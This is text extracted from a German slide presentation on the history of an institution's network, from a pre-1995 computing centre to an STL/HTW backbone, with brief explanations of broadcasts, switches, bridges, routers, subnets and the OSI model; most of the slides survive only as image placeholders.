
Der Beginn: Rechenzentrum ~ vor 1995




Geburt des Systemtechnik-Centers 07/1995



②


STL - 1999


Ab 2000 STL & HTW-Backbone



* Cross-Connect - knoten
zu einer TRUNK
zusammengefasst

STL srit 2004/2005







Über einen Switch oder eine Bridge breiten sich zwar Broadcasts aus, sodass alle angeschlossenen Geräte die Hardwareadressen aller anderen kennen. Kollisionen bleiben aber auf das jeweilige lokale Segment beschränkt. Erst ein Router leitet auch Broadcasts nicht mehr weiter.

OSI-Modell


OSI-Modell



Ursprüngliches Netzwerk



Netzwerk mit Subnets



Netzwerk mit Bridges


